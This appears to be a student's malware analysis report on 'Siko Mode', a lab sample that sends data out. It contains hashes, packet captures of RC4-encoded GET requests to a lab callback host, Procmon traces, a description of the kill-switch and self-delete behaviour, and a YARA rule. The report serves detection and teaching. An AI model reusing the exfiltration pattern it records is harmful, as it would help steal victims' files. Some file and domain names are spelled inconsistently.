



Practical Malware Analysis & Triage

Malware Analysis Report

Siko Mode Exfiltration Malware

Jun 2022 | b0ot3nd1ng | v1.0



Table of Contents

Table of Contents.....	2
Executive Summary.....	3
High-Level Technical Summary	4
MalwareComposition.....	5
sikomode.exe.....	5
passwd.txt:	5
Basic Static Analysis	6
Basic Dynamic Analysis	7
Network-based Indicators	7
Host-based Indicators.....	8
Advanced Static Analysis	8
Advanced Dynamic Analysis	11
Indicators of Compromise	12
Network Indicators	12
Host-based Indicators.....	13
Rules & Signatures	14
Appendices.....	15
A. Yara Rules.....	15
B. Callback URLs	15



Executive Summary

SHA256 hash	3ACA2A08CF296F1845D6171958EF0FFD1C8BDFC3E48BDD34A605CB1F7468213E
MD5 hash	B9497FFB7E9C6F49823B95851EC874E3

Siko Mode is an exfiltrator malware sample first identified on June 20, 2022. It is a Nim-compiled exfiltrator that runs on the x64 Windows operating system.

It is a Malware that will steal data from your machine by sending it back to a callback URL encoded in RC4

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary

Siko Mode requires an active internet connection to execute. It starts off by making a DNS query to a first callback server (which also acts a kill-switch URL) – and once that callback server returns a valid response – it will proceed with stealing or exfiltrating the RC4 encoded data using a fixed key in a text file that is also generated by the malware at run-time **passwd.txt**.

In this case, it targets the cosmo.jpeg file located on the desktop.

After execution or if the program encounters any error or exceptions like inactive DNS servers or a machine that is offline, it will delete itself from disk via Houdini.

MalwareComposition

Siko Mode consists of the following components:

File Name	SHA256 Hash
sikomode.exe	3ACA2A08CF296F1845D6171958EF0FFD1C8BDFC3E48BDD34A605CB1F7468213E
passwd.txt	1eebfcf7b68b2b4ffe17696800740e199acf207afb5514bc51298c2fe758441

sikomode.exe

The initial executable that runs and makes a call to the urls within the program to steal data and send it back as encoded data

passwd.txt:

A text file that contains the encryption key




Fig 1: Text file containing encryption key.



Basic Static Analysis

VirusTotal and Floss

VirusTotal	Identified the sample as a Trojan Backdoor
Strings/floss	@:houdini @Authorization @Host @Transfer-Encoding @Content-Type @Content-Length @http://cdn.altimeter.local/feed?post= @Nim httpclient/1.6.2 @Desktop\cosmo.jpeg @SikoMode @Mozilla/5.0 @C:\Users\Public\passwrd.txt



Basic Dynamic Analysis

Network-based Indicators

DNS queries to two domains:

1. update.ec12-4-109-278-3-ubuntu20-04.local
2. cdn.altimeter.local

Source	Destination	Protocol	Length	Info
10.0.0.3	10.0.0.4	DNS	101	Standard query 0x1203 A update.ec12-4-109-278-3-ubuntu20-04.local
10.0.0.4	10.0.0.3	DNS	117	Standard query response 0x1203 A update.ec12-4-109-278-3-ubuntu20-04.local A 10.0.0.4
10.0.0.3	10.0.0.4	DNS	79	Standard query 0x9b1f A cdn.altimeter.local
10.0.0.4	10.0.0.3	DNS	95	Standard query response 0x9b1f A cdn.altimeter.local A 10.0.0.4
10.0.0.3	10.0.0.4	HTTP	146	GET / HTTP/1.1
10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (text/html)
10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402
10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (text/html)
10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=B69A1CF6853645A440A0337BA0FB38291DE0B01A07FC129199658DD4C1286BE45FEA8851D
10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (text/html)
10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=B69C1CF58536758272963755A8FB34291DEBB01907FC28919D7789E440128EBE45FDA88C19
10.0.0.4	10.0.0.3	HTTP	312	HTTP/1.1 200 OK (text/html)
10.0.0.3	10.0.0.4	HTTP	291	GET /feed?post=A69C1CF6853575824482337BAFFE38290DEBB01A07FF20919D758DD480786BE49FDA88519

101 bytes on wire (808 bits), 101 bytes captured (808 bits) on interface enp0s3, id 0
II, Src: PcsCompu_16:4e:86 (08:00:27:16:4e:86), Dst: PcsCompu_67:37:df (08:00:27:67:37:df)
Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4
Igram Protocol, Src Port: 51951, Dst Port: 53

Fig 2: DNS queries to two(2) URLs

Makes a GET request to (does this in a loop until program stops execution):

<http://cdn.altimeter.local/feed?post=ENCRYPTEDINFOHERE>

```
▶ Frame 28: 291 bytes on wire (2328 bits), 291 bytes captured (2328 bits) on interface enp0s3, id 0
▶ Ethernet II, Src: PcsCompu_16:4e:86 (08:00:27:16:4e:86), Dst: PcsCompu_67:37:df (08:00:27:67:37:df)
▶ Internet Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4
▶ Transmission Control Protocol, Src Port: 49678, Dst Port: 80, Seq: 1, Ack: 1, Len: 237
▶ Hypertext Transfer Protocol
  ▶ GET /feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC251
    Host: cdn.altimeter.local\r\n
    Connection: Keep-Alive\r\n
    user-agent: Nim httpclient/1.6.2\r\n
    \r\n
  [Full request URI: http://cdn.altimeter.local/feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15
  [HTTP request 1/1]
  [Response in frame: 31]
```

Fig 3: HTTP Get Requests to cdn.altimeter.local



Host-based Indicators

Procmon shows that SikoMode.exe is trying to manipulate files

- Passwrd.txt
- Cosmo.jpeg

12:18:...	unknown.exe	1536	QueryAttribute	C:\Users\joys\AppData\Local\Microsoft\Windows\NetCache\IE\IJ2RQTY\KPF4TB5NA.htm	SUCCESS	Attributes: ANUL, Heparse tag: UGU
12:18:...	unknown.exe	1536	CloseFile	C:\Users\joys\AppData\Local\Microsoft\Windows\NetCache\IE\IJ2RQTY\KPF4TB5NA.htm	SUCCESS	
12:18:...	unknown.exe	1536	CreateFile	C:\Users\Public\passwrd.txt	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: OverwriteIf, Options:
12:18:...	unknown.exe	1536	WriteFile	C:\Users\Public\passwrd.txt	SUCCESS	Offset: 0, Length: 8, Priority: Normal
12:18:...	unknown.exe	1536	CloseFile	C:\Users\Public\passwrd.txt	SUCCESS	
12:18:...	unknown.exe	1536	CreateFile	C:\Users\joys\Desktop\cosmo.jpeg	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Synchronous IO Non
12:18:...	unknown.exe	1536	QueryStandar	C:\Users\joys\Desktop\cosmo.jpeg	SUCCESS	AllocationSize: 1,757,184, EndOfFile: 1,754,626, NumberOfLinks: 1, DeletePendi.
12:18:...	unknown.exe	1536	ReadFile	C:\Users\joys\Desktop\cosmo.jpeg	SUCCESS	Offset: 0, Length: 1,753,088, Priority: Normal
12:18:...	unknown.exe	1536	ReadFile	C:\Users\joys\Desktop\cosmo.jpeg	SUCCESS	Offset: 1,753,088, Length: 1,538
12:18:...	unknown.exe	1536	ReadFile	C:\Users\joys\Desktop\cosmo.jpeg	END OF FILE	Offset: 1,754,626, Length: 4,096

Fig 4: Creation of passwrd.txt and manipulation of cosmo.jpeg

Advanced Static Analysis

(via Cutter)

Initial investigation will show that the program will need to make a call to the function **checkKillSwitchUrl** – if it does not get a response, then it will proceed to delete itself by calling Houdini functionalities.




Fig 5: Program flow for checking kill-switch URL

If it does get a response from the first callback URL, it will proceed with the main functionality of the program which is to read, encode and send back data to the second callback URL




Fig 6: Program flow for steal and send data functionalities



Advanced Dynamic Analysis

No other pertinent details acquired from Advanced Dynamic Analysis



Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

Sure-fire way to tell is through your network packet sniffing. If it sends out a GET request to the 2nd callback url multiple/infinite times.

```
▶ Frame 28: 291 bytes on wire (2328 bits), 291 bytes captured (2328 bits) on interface enp0s3, id 0
▶ Ethernet II, Src: PcsCompu_16:4e:86 (08:00:27:16:4e:86), Dst: PcsCompu_67:37:df (08:00:27:67:37:df)
▶ Internet Protocol Version 4, Src: 10.0.0.3, Dst: 10.0.0.4
▶ Transmission Control Protocol, Src Port: 49678, Dst Port: 80, Seq: 1, Ack: 1, Len: 237
- Hypertext Transfer Protocol
  ▶ GET /feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC251
    Host: cdn.altimiter.local\r\n
    Connection: Keep-Alive\r\n
    user-agent: Nim httpclient/1.6.2\r\n
    \r\n
  [Full request URI: http://cdn.altimiter.local/feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15
  [HTTP request 1/1]
  [Response in frame: 31]
```

Fig 7: WireShark Packet Capture of GET Request



Host-based Indicators

Procmon will show that the executable creates a passwd.txt encryption key file in the Users\Public folder




Fig 8: passwd.txt on Users\Public folder



Rules & Signatures

A full set of YARA rules is included in Appendix A.



Appendices

A. Yara Rules

```
rule Exfil_YARA {  
  
  meta:  
    last_updated = "2022-06-20"  
    author = "b0ot3nd1ng"  
    description = "A sample Yara rule for Siko Mode Exfiltrator Malware"  
  
  strings:  
    // Fill out identifying strings and other criteria  
    $string1 = "passwd.txt" ascii  
    $string2 = "nim"  
    $PE_magic_byte = "MZ"  
  
  condition:  
    // Fill out the conditions that must be met to identify the binary  
    $PE_magic_byte at 0 and //if it finds MZ at first byte  
    ($string1 and $string2)  
}
```

B. Callback URLs

Domain	Port
update.ec12-4-109-278-3-ubuntu20-04.local	53
cdn.altimiter.local	80